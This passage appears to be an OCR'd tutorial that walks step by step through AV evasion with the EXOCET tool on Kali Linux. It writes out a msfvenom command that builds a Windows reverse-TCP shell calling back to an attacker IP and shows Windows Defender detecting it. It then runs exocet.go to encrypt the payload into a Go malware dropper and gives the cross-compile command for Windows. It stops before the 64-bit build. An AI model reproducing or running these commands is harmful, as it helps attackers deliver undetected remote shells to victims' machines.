


```
┌──(kali㉿kali)-[~]
└─$ mkdir EXOCET                                                          1 ×

┌──(kali㉿kali)-[~]
└─$ cd EXOCET

┌──(kali㉿kali)-[~/EXOCET]
└─$ git clone https://github.com/tanc7/EXOCET-AV-Evasion
Cloning into 'EXOCET-AV-Evasion'...
remote: Enumerating objects: 244, done.
remote: Counting objects: 100% (244/244), done.
remote: Compressing objects: 100% (180/180), done.
remote: Total 244 (delta 101), reused 189 (delta 54), pack-reused 0
Receiving objects: 100% (244/244), 53.03 MiB | 3.86 MiB/s, done.
Resolving deltas: 100% (101/101), done.
```




```
┌──(kali㉿kali)-[~/EXOCET]
└─$ ls
EXOCET-AV-Evasion

┌──(kali㉿kali)-[~/EXOCET]
└─$ cd EXOCET-AV-Evasion

┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ ls
bin        ExecShellcode  KeyGenerator                Payloads
BrackLota  exocet.go      media                       ProcInject
CGOtest    go.mod         MemoryPageProtectionTest    procInjector
CGOTest    go.sum         notes                       README.md
```

We need to install the EXOCET source files in golang. W can do this using the command shown below.




```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ go get github.com/tanc7/EXOCET-AV-Evasion
```

Exocet is successfully installed. Now, let's test it. We create a reverse shell payload with msfvenom first.



```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.36.189 lport=4455 -f exe
 > /home/kali/Desktop/shell_189_4455.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

We copy this payload to our target system which is Windows 10. The Windows Defender easily detects it and classifies it as malware.




C:\Users\admin\Desktop\shell_189_4455.exe

C:\Users\admin\Desktop\shell_189_4455.exe

Operation did not complete successfully because the file contains a virus or potentially unwanted software.


Malware Detected
Windows Defender is taking action to clean detected malware.

This is expected. Next, We copy this easily detectable payload to the directory of Exocet.




```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ cp /home/kali/Desktop/shell_189_4455.exe /home/kali/EXOCET/EXOCET-AV-Evasion
/

┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ ls
bin            exocet.go     MemoryPageProtectionTest  README.md
BrackLota      go.mod        notes                     shell_189_4455.exe
CGOtest        go.sum        Payloads
CGOTest        KeyGenerator  ProcInject
ExecShellcode  media         procInjector

┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ █
```

Then we run the following command using Exocet. This will create a new golang file called outputmalware.go.




```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ go run exocet.go shell_189_4455.exe outputmalware.go

The EXOCET Project.
Original malware sample selected: shell_189_4455.exe
Output malware sample selected: outputmalware.go
Encryption password for AES Galois/Counter Mode
:2/-}):>|02:{(%02:(/(:|.$12|*{)/%&:<:(&%:-|:1}2<.}|/:$/-:&:>%(}0
This key is specifically designed with malicious pipe redirect operators to brea
k brute forcing attempts of the key using command line tools in *nix, and Window
s
The malware Go file has been completed. To cross compile the malware dropper for
 Windows for example, run:
       env GOARCH=amd64 GOOS=windows go build outputmalware.go

That will return to you a executable

┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ █
```




```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ ls                                                                   1 ×
bin            exocet.go     MemoryPageProtectionTest  procInjector
BrackLota      go.mod        notes                     README.md
CGOtest        go.sum        outputmalware.go          shell_189_4455.exe
CGOTest        KeyGenerator  Payloads
ExecShellcode  media         ProcInject
```

Then we run the following command to create a Windows 64 bit payload,

